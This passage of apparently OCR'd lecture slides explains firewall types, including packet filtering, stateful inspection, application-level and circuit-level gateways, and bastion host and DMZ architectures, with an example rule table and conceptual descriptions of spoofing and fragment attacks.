- Firewall solutions may be a mix …

Packet-filtering firewall

- A packet filtering firewall has a collection of rules.
  - Each incoming and outgoing IP packet is weighed up with respect to the rules, and then either forwarded or discarded.
- The rules are typically based on IP or TCP header fields.
  - If a rule is matched, we determine whether to forward or discard the packet.
  - If there is no match to any rule, then a default action is taken.

The default security policy

- Default discard/reject/deny:
  - If there isn’t an explicit rule allowing something, it is blocked.
  - This is a conservative approach. ☺
- Default forward/accept/allow:
  - If there isn’t an explicit rule blocking something, it is allowed.
  - This is a liberal approach.☹

Problems with default allow

- How do you know where problems are going to occur?
- How do you protect new applications?
  - Can people just install anything they like and have it run through the firewall?
- On what basis do you restrict access?
  - The security administrator would need to be very up-to-date to keep this secure.


Packet-filtering firewall: Pros and cons

- Packet filtering firewalls are simple and fast.
- They are transparent to users.


But…

- They don’t examine upper-layer data, so cannot prevent, for example, application layer attacks.
  - Logging is limited since there is limited access to the data, which will primarily be upper layer.
  - The lack of upper layer access also typically means they don’t support very substantial user authentication, even though it’s possible for there to be some
- They are generally vulnerable to TCP/IP based attacks, such as network layer address spoofing.
- Improper configuration can cause security breaches. They are not easy to configure.


OSI versus TCP/IP Model



Filtering example:



- For network L_1, we would like to allow outsiders to:
  1. Access the web server running on W.
  2. Access the SMTP (email) server on M.
  3. Access the DNS server on M.
- We would also like users/programs on L_1 to:
  4. Send e-mail through the SMTP server on M, i.e. allow the SMTP server on M to access external SMTP servers.
  5. Access an external NTP (Network time protocol) server;
- Finally …
  6. We assume that the DNS server on L_1 can make DNS queries to external DNS servers.
  7. No other traffic is allowed between L_1 and outside.




Aim	Inbound	Outbound
1	Request to Web server on W	Response from Web server on W
2	Request to SMTP server on M	Response from SMTP server on M
3	Request to DNS server on M	Response from DNS server on M
4	Response from external SMTP server from SMTP server on M	Request from SMTP server on M to external SMTP server
5	Response from external NTP server	Request to external NTP server
6	Response from external DNS server to DNS server on M	Request from DNS server on M to external DNS server

L1=10.21.*.*

W=10.21.5.9

M=10.21.5.7



To achieve Aim 1, we use the following rules …

Rule	Direction	Source Address	Dest. Address	Protocol	Source Port	Dest. Port	ACK Set	Action
A	In	Any	10.21.5.9	TCP	>1023	80	Either	Permit
B	Out	10.21.5.9	Any	TCP	80	>1023	Yes	Permit
C	Either	Any	Any	Any	Any	Any	Either	Deny

Port 80 is associated with http traffic.

Rule C is default deny so we might not explicitly include it.

Static vs dynamic packet filtering

- In static packet filtering rules are developed prior to installation and installed with the firewall, and subsequently changed by direct human input.
- In dynamic packet filtering, the firewall is able to respond to events and change the rules as appropriate.
  - So while static might allow all authentication packets through, dynamic might only allow that in response to a specific request.
    - Effectively a particular packet with a particular source, destination and port address.

Attacks on packet-filtering firewall

- **IP address spoofing**:
  - The intruder transmits packets from outside with a source IP address field containing a (hopefully) trusted address, such as that of an internal host.
- **Source routing attacks:**
  - The source station specifies a particular route that a packet should take as it crosses the Internet.
    - The attacker hopes the source routing information won't be analysed.
    - So source routed packets will normally be dropped.
- **Tiny fragment attacks**:
  - The intruder uses the IP fragmentation option to create extremely small fragments and force the TCP header information into a separate packet fragment.
    - So the fragment isn't treated in the same way as it normally would be.

Stateful inspection firewall …

- Traditional packet filters are stateless, that is they deal with packets independently.
- Stateful inspection firewalls allow a more dynamic structure, based on context.
  - Some sort of user authentication can be required before an “allow” entry for a particular connection is established.
    - Typically supporting client/server interaction.
  - Communication within a session can be allowed through identifying the source and destination details.

For a stateful inspection firewall …

Source Address	Source Port	Destination address	Destination port	Connection state
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1035	173.66.32.122	25	Established
223.43.21.231	1990	192.168.1.6	80	Established
24.102.32.22	1025	192.168.0.1	80	Established

Stateful Inspection firewalls

- **Advantages:**
  - They only allow packets belonging to an allowed session.
  - They can authenticate the user when the session is established.
  - They can determine whether the packets really carry HTTP, and it can enforce constraints at the application layer (e.g., filtering URLs to deny access to black-listed sites).
  - They can check the packet against the firewall's rule set, which can be extensive.

- **Disadvantages:**
  - Additional cost when the firewall's rule set is updated.
- The concept of deep packet inspection is unrelated to stateful firewalls.
  - With deep packet inspection it’s possible to inspect the user data in the, and as such it is an application layer firewall.

Application-level gateway (or proxy servers)

- These act as relays for application level traffic, often of limited types, such as web traffic.
  - These act on the application layer of the TCP/IP stack, application, session or presentation in OSI.
- End-to-end connections between server and client are not formed.
- Outgoing and incoming traffic are both inspected.
  - Checks application content for appropriateness, such as restricting particular websites.
  - Checks the format for protocol data.
    - In particular it can protect against malformed IP or TCP packets.
  - The latter can be difficult to do for complex protocols though.

- **Advantages:**
  - Higher security than packet filters.
  - Only need scrutinize a few allowable applications.
  - Easy to log and audit all incoming traffic.
- **Disadvantages:**
  - Additional processing overhead on each connection.

Circuit-level gateway

- This can be a stand-alone system or it can be a specialized function performed by an application-level gateway for certain applications
- A circuit-level gateway does not permit an end-to-end TCP connection
  - The gateway sets up two TCP connections, one between itself and a TCP user on an inner host and one between itself and a TCP user on an outside host
  - Once connected, the gateway typically relays TCP segments from one connection to the other without examining the contents
- The security function consists of determining which connections will be allowed.

- **Advantages:**
  - comparatively inexpensive and provide Anonymity to the private network.
- **Disadvantages:**
  - do not filter Individual Packets.


Firewall Architecture

- Packet-filtering routers:
  - Add firewall functionality to a border router.
- Single homed bastion host, or screened host firewall.
- Double or dual-homed bastion hosts.
- Screened subnet firewall with a DMZ.

Bastion Hosts

- These are hosts identified by the firewall administrator as critical points in the security of a network.
  - A bastion is a particular strong point on the outside of a fortification, and the bastion host obtains it's name by performing somewhat similar functionality.
- They typically have limited functionality, to reduce exposure to vulnerabilities and improve performance, and serve as a platform for an application-level gateway.
- The way in which the bastion host performs, and is fitted with other parts of the system, determines the firewall architecture.

Single-homed bastion host




- The firewall is a composite of two systems:
  - A packet-filtering router which pre-filters to reduce the load on the second unit.
    - It allows proxy approved traffic through.
  - A bastion host (probably an application-layer firewall).
    - Provides proxy access for the inside.

- The bastion host can perform authentication and proxy functions that the packet-filtering router (firewall) cannot, because the proxy can see the application level information.
- This improves on single configurations:
  - We have both packet-level and application-level filtering.
    - This gives flexibility in defining security policies.
  - An intruder will needed to get through two separate systems.
- There is also flexibility in providing direct Internet access to, for example, a web server with public information.


Dual-homed bastion host

This architecture is built around a dual-homed host, i.e. something with at least two network interfaces.



- One interface connects to the external network, another to the internal network.
- Everything (in/out) goes through the bastion host now.
- Will typically use NAT.

Screened-subnet firewall system



- Screened subnet firewall configuration.
  - This is the most common setting.
  - Two packet-filtering routers are used.
  - Creation of an isolated sub-network, the DMZ.

DMZ

- **D**e**M**ilitarised **Z**ones… or screened subnets.
- This is an area between the internal network and the big bad outside world of the internet.
- It will often contain interface servers for, for example, mail and web.

DMZ networks

External firewall:

- provides a measure of access control and protection for the DMZ systems consistent with their need for external connectivity
- Provides a basic level of protection for the remainder of the enterprise network

Internal firewall:

- adds more stringent filtering capability to protect enterprise servers and workstations from external attack.
- provides two-way protection with respect to the DMZ
- Multiple internal firewalls can be used to protect portions of the internal network from each other.




Figure 9.2 **Example Firewall Configuration**

Virtual Private Networks (VPN)

